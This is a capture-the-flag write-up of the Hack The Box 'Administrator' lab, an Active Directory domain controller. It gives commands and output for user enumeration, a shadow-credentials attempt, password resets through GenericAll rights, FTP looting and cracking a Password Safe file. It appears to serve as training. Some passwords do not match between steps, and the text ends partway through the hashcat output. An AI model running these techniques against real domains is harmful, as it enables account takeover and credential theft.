[WINDOWS] - Administrator

This box is a assumed breach scenario so we were given creds:

```
Olivia:ichliebedich
```

Initial Enumeration:

Scanning:

- do basic port scan with `nmap` to see what ports are open on this system.

```
┌──(kali㉿kali)-[~/Desktop/HTB]
└─$ sudo nmap -sS -sV -sC -p- -Pn 10.10.11.42
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-08 15:14 EDT
Nmap scan report for 10.10.11.42
Host is up (0.031s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-09 02:15:02Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Defaul
t-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Defau
lt-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
52519/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

```
52524/tcp open  msrpc         Microsoft Windows RPC
52531/tcp open  msrpc         Microsoft Windows RPC
52536/tcp open  msrpc         Microsoft Windows RPC
52549/tcp open  msrpc         Microsoft Windows RPC
60054/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-09T02:15:57
|_  start_date: N/A
|_clock-skew: 6h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.51 seconds
```

NXC:

Checking SMB:

- checking for access with the given creds.

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator
.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\Olivia:ichliebedich
```

- We do have SMB access so let’s get user list right away

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc smb administrator.htb -u 'Olivia' -p 'ichliebedich' --rid-brute | grep User | awk '{print $6}' | cut -d'\' -f2 | tee users.txt | awk '{print tolower($0); print toupper($0)}' > spray
```

- know that we have the two lists let’s see if we can get accounts with same username as password.
  - That gave us nothing so let’s check for access with `winrm` and run `enum4linux-ng`

Checking for WINRM access :

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc winrm administrator.htb -u 'Olivia' -p 'ichliebedich'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.ha
gorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\Olivia:ichliebedich (Pwn3d!)
```

- so we do have `winrm` access.

```
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload winPEASx86.exe

Info: Uploading /home/kali/Desktop/HTB/admin/winPEASx86.exe to C:\Users\olivia\Desktop\winPEASx86.exe

Data: 13526356 bytes of 13526356 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload SharpHound.exe

Info: Uploading /home/kali/Desktop/HTB/admin/SharpHound.exe to C:\Users\olivia\Desktop\SharpHound.exe

Data: 1712808 bytes of 1712808 bytes copied

Info: Upload successful!
```

- uploaded the `SharpHound.exe` and `winPEASx86.exe` into the target machine.

Ran Winpeas:


- Just random notes, usally nothing important...

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\emily
    C:\Users\olivia : olivia [AllAccess]
    C:\Users\Public
```

```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking AppCmd.exe
È  https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#appcmdexe
   AppCmd.exe was found in C:\Windows\system32\inetsrv\appcmd.exe
     You must be an administrator to run this check
```

```
Folder: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup
File: C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
Potentially sensitive file content: LocalizedResourceName=@%SystemRoot%\system32\shell32.dll,-21787
════════════════════════════════════════════════════════════════════════════════


Folder: C:\windows\tasks
FolderPerms: Authenticated Users [WriteData/CreateFiles]
════════════════════════════════════════════════════════════════════════════════


Folder: C:\windows\system32\tasks
FolderPerms: Authenticated Users [WriteData/CreateFiles]
════════════════════════════════════════════════════════════════════════════════
```

Bloodhound:



- The use `OLIVIA@ADMINISTRATOR.HTB` has GenericAll on `MICHAEL@ADMINISTRATOR.HTB`

Exploiting with Shadow Cred Attack:

- Because of the GenericAll over the other user we can possibly edit and modify the `msDs-KeyCredentialLink` which is what I change.

```
──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ pywhisker -d administrator.htb -u "Olivia" -p "ichliebedich" --target "MICHAEL" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Michael Williams,CN=Users,DC=administrator,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: ac7ad1a4-d194-80bb-2bac-a65716114f83
[*] Updating the msDS-KeyCredentialLink attribute of MICHAEL
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: HcEbunqO.pfx
[+] PFX exportiert nach: HcEbunqO.pfx
[i] Passwort für PFX: s5D2HK1xCQEvL387Dipo
[+] Saved PFX (#PKCS12) certificate & key at path: HcEbunqO.pfx
[*] Must be used with password: s5D2HK1xCQEvL387Dipo
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- now that we have the PFX we can try to get the NT hash.

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ ls
20250508193845_BloodHound.zip  HcEbunqO_cert.pem  HcEbunqO.pfx  HcEbunqO_priv.pem
```

Shadow-Creds Trouble shooting:

- when trying to get NT hash we ran into a new issue:

```
┌──(kali㉿kali)-[~/Tool/PKINITtools]
└─$ sudo python3 gettgtpkinit.py -cert-pfx "HcEbunqO.pfx" -pfx-pass "s5D2HK1xCQEvL387Dipo" "administr
ator.htb/michael" "TGT_CCACHE_FILE"
[sudo] password for kali:
```

```
2025-05-08 16:54:13,963 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-05-08 16:54:13,980 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
Traceback (most recent call last):
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 349, in <module>
    main()
    ~~~~^^
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 345, in main
    amain(args)
    ~~~~~^^^^^^
  File "/home/kali/Tool/PKINITtools/gettgtpkinit.py", line 315, in amain
    res = sock.sendrecv(req)
  File "/usr/lib/python3/dist-packages/minikerberos/network/clientsocket.py", line 85, in sendrecv
    raise KerberosError(krb_message)
minikerberos.protocol.errors.KerberosError:  Error Name: KDC_ERR_PADATA_TYPE_NOSUPP Detail: "KDC has no support for PADATA type (pre-authentication data)"
```

- looking around online i figured out maybe we can use the `.pfx`

Pass-the-certificate:

https://offsec.almond.consulting/authenticating-with-certificates-when-pkinit-is-not-supported.html

https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ certipy-ad cert -pfx unprotected.pfx -nokey -out "user.crt"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing certificate and  to 'user.crt'

┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ certipy-ad cert -pfx unprotected.pfx -nocert -out "user.key"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
```

Issue:

```
┌──(kali㉿kali)-[~/.../admin/tools/PassTheCert/Python]
└─$ python3 passthecert.py -action modify_user -crt ../../../user.crt -key ../../../user.key -domain 'administrato
r.htb' -dc-ip '10.10.11.42' -target 'michael' -elevate
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

socket ssl wrapping error: [Errno 104] Connection reset by peer
```

- The IP is valid...

Trouble Shooting the SSL.conf:

- followed this write up and then got different error:

https://takraw-s.medium.com/fix-errors-socket-ssl-wrapping-error-errno-104-connection-reset-by-peer-9c63c551cd7

```
┌──(kali㉿kali)-[~/.../admin/tools/PassTheCert/Python]
└─$ python3 passthecert.py -action modify_user -crt ../../../user.crt -key ../../../user.key -domain 'administrato
```

```
r.htb' -dc-ip '10.10.11.42' -target 'michael' -new-pass 'TestTest1@'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

("('socket ssl wrapping error: [SSL: ERROR_IN_SYSTEM_DEFAULT_CONFIG] error in system default config (_s
sl.c:3124)',)",)
```

https://www.thehacker.recipes/ad/movement/kerberos/pass-the-certificate

and this did not work despite being edited 24 days ago:

https://www.netexec.wiki/getting-started/using-certificates

- Those write-ups are really good but became never ending rabbit hole of running into issues so I decided to go back to basics and solve this issue the simple way.


net rpc password reset:

- If i have GenericAll over another user account i should be able to reset there password:

```
──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ net rpc password michael 'Password@987' -U administrator.htb/Olivia%'ichliebedich' -S administrator.htb
```

https://www.hackingarticles.in/genericall-active-directory-abuse/

- Raj in his write up show how we can use the net utility with rpc to change the target accounts password.



- NOW WE HAVE ACCESS!

```
michael:Password1@
```

Checking for WINRM access:

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc winrm administrator.htb -u 'michael' -p 'Password1@'
WINRM       10.10.11.42     5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphersgorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.11.42     5985   DC               [+] administrator.htb\michael:Password1@ (Pwn3d!)
```


Account Enumeration with user `MICHAEL` :

- after connect with `evil-winrm` I ran `whoami /all`

```
*Evil-WinRM* PS C:\Users\michael\Desktop> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ============================================
administrator\michael S-1-5-21-1088858960-373806567-254189436-1109


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label          S-1-16-8448


PRIVILEGES INFORMATION
```

```
---------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

- nothing intresting let's go into bloodhound and update it to show we own `MICHAEL@ADMINISTRATOR.htb`



- time to try to use `BENJAMIN@ADMINISTRATOR.HTB`

NET RPC PASSWORD CHANGE #2:


- was able to use same bethod before but this time to change the password of `benjamin`

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ net rpc password BENJAMIN 'Password1@' -U administrator.htb/Michael%'Password1@' -S administrato
r.htb

┌──(kali㉿kali)-[~/Desktop/HTB/admin]
└─$ nxc smb administrator.htb -u benjamin -p 'Password1@'
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:admi
nistrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [+] administrator.htb\benjamin:Password1@
```

- IM VERY LOST AT THIS POINT LET"S GO BACK TO STAGE 1...

WHAT DO WE HAVE ACCESS to?

- we have access to `benjamin` who is a member of the `SHARE MODERATORS`



- we never looked at this:

```
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
```


- let’s download all content in this server:

```
┌──(kali㉿kali)-[~/Desktop/HTB/admin/benjaminBH]
└─$ wget -m ftp://benjamin:Password1@10.10.11.42
--2025-05-08 18:35:54--  ftp://benjamin:*password*@10.10.11.42/
           ⇒ ‘10.10.11.42/.listing’
Connecting to 10.10.11.42:21... connected.
Logging in as benjamin ... Logged in!
⇒ SYST ... done.    ⇒ PWD ... done.
⇒ TYPE I ... done.  ⇒ CWD not needed.
⇒ PASV ... done.    ⇒ LIST ... done.

10.10.11.42/.listing                    [ ⇔                                     ]      54  --.-KB/s    in 0s

⇒ PASV ... done.    ⇒ LIST ... done.

10.10.11.42/.listing                    [ ⇔                                     ]      54  --.-KB/s    in 0s

2025-05-08 18:35:54 (20.8 MB/s) - ‘10.10.11.42/.listing’ saved [108]

--2025-05-08 18:35:54--  ftp://benjamin:*password*@10.10.11.42/Backup.psafe3
           ⇒ ‘10.10.11.42/Backup.psafe3’
⇒ CWD not required.
⇒ PASV ... done.    ⇒ RETR Backup.psafe3 ... done.
Length: 952

10.10.11.42/Backup.psafe3               100%[=========================================================
==========================⇒]     952  --.-KB/s    in 0.003s

2025-05-08 18:35:55 (371 KB/s) - ‘10.10.11.42/Backup.psafe3’ saved [952]

FINISHED --2025-05-08 18:35:55--
Total wall clock time: 0.5s
Downloaded: 2 files, 1.0K in 0.003s (412 KB/s)
```

- What is this?

```
┌──(kali㉿kali)-[~/…/HTB/admin/benjaminBH/10.10.11.42]
└─$ ls
Backup.psafe3

┌──(kali㉿kali)-[~/…/HTB/admin/benjaminBH/10.10.11.42]
└─$ cat Backup.psafe3
PWS3O◆◆◆I&:ç◆Y*◆5Q◆:W◆◆y◆G◆◆k1I▒◆rRA
◆◆M◆◆U◆oj{F◆◆◆◆=◆m◆a◆SaM◆◆◆◆z9◆[◆+◆C^<◆|◆L@6◆◆M<eQ◆◆Q◆◆◆
                                                                ◆
"◆>I◆◆◆◆u◆◆◆e◆r◆◆◆ZGak◆k>YO]B▒"◆◆◆◆◆◆btw◆Q◆
◆◆i◆◆◆<B◆g^◆◆ᑕELKAD◆/P\j◆◆◆◆◆◆D◆]◆◆◆^j◆◆◆◆Дk3◆▒+Q>◆◆h◆◆B ◆
◆(◆4j8◆◆J◆◆H◆◆◆◆tmh:◆◆◆◆^◆◆◆h◆Nn◆◆◆◆I{+◆1◆◆◆Gw,◆◆◆rRFh;cp
#
◆\◆9h?s=◆◆~GL◆◆b◆◆◆◆◆H3◆◆◆&◆◆▒◆C3◆pA◆]◆0◆◆◆ᑫ◆|"h◆Bk◆◆◆◆◆k
                                                ◆]◆◆◆◆B5[◆we◆◆{dzp◆@◆◆◆L=
J◆7◆xDN◆y          ◆3◆Q◆◆<                                  ◆◆
```

- it is some type of binary data lets see what the `.psafe3` extension is...



- let’s run hashcat on this.

```
Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Time.Started.....: Thu May  8 18:49:50 2025 (0 secs)
Time.Estimated...: Thu May  8 18:49:50 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    26803 H/s (6.20ms) @ Accel:128 Loops:1024 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5120/14344385 (0.04%)
Rejected.........: 0/5120 (0.00%)
Restore.Point....: 4608/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#1....: Liverpool → babygrl
Hardware.Mon.#1..: Util: 50%

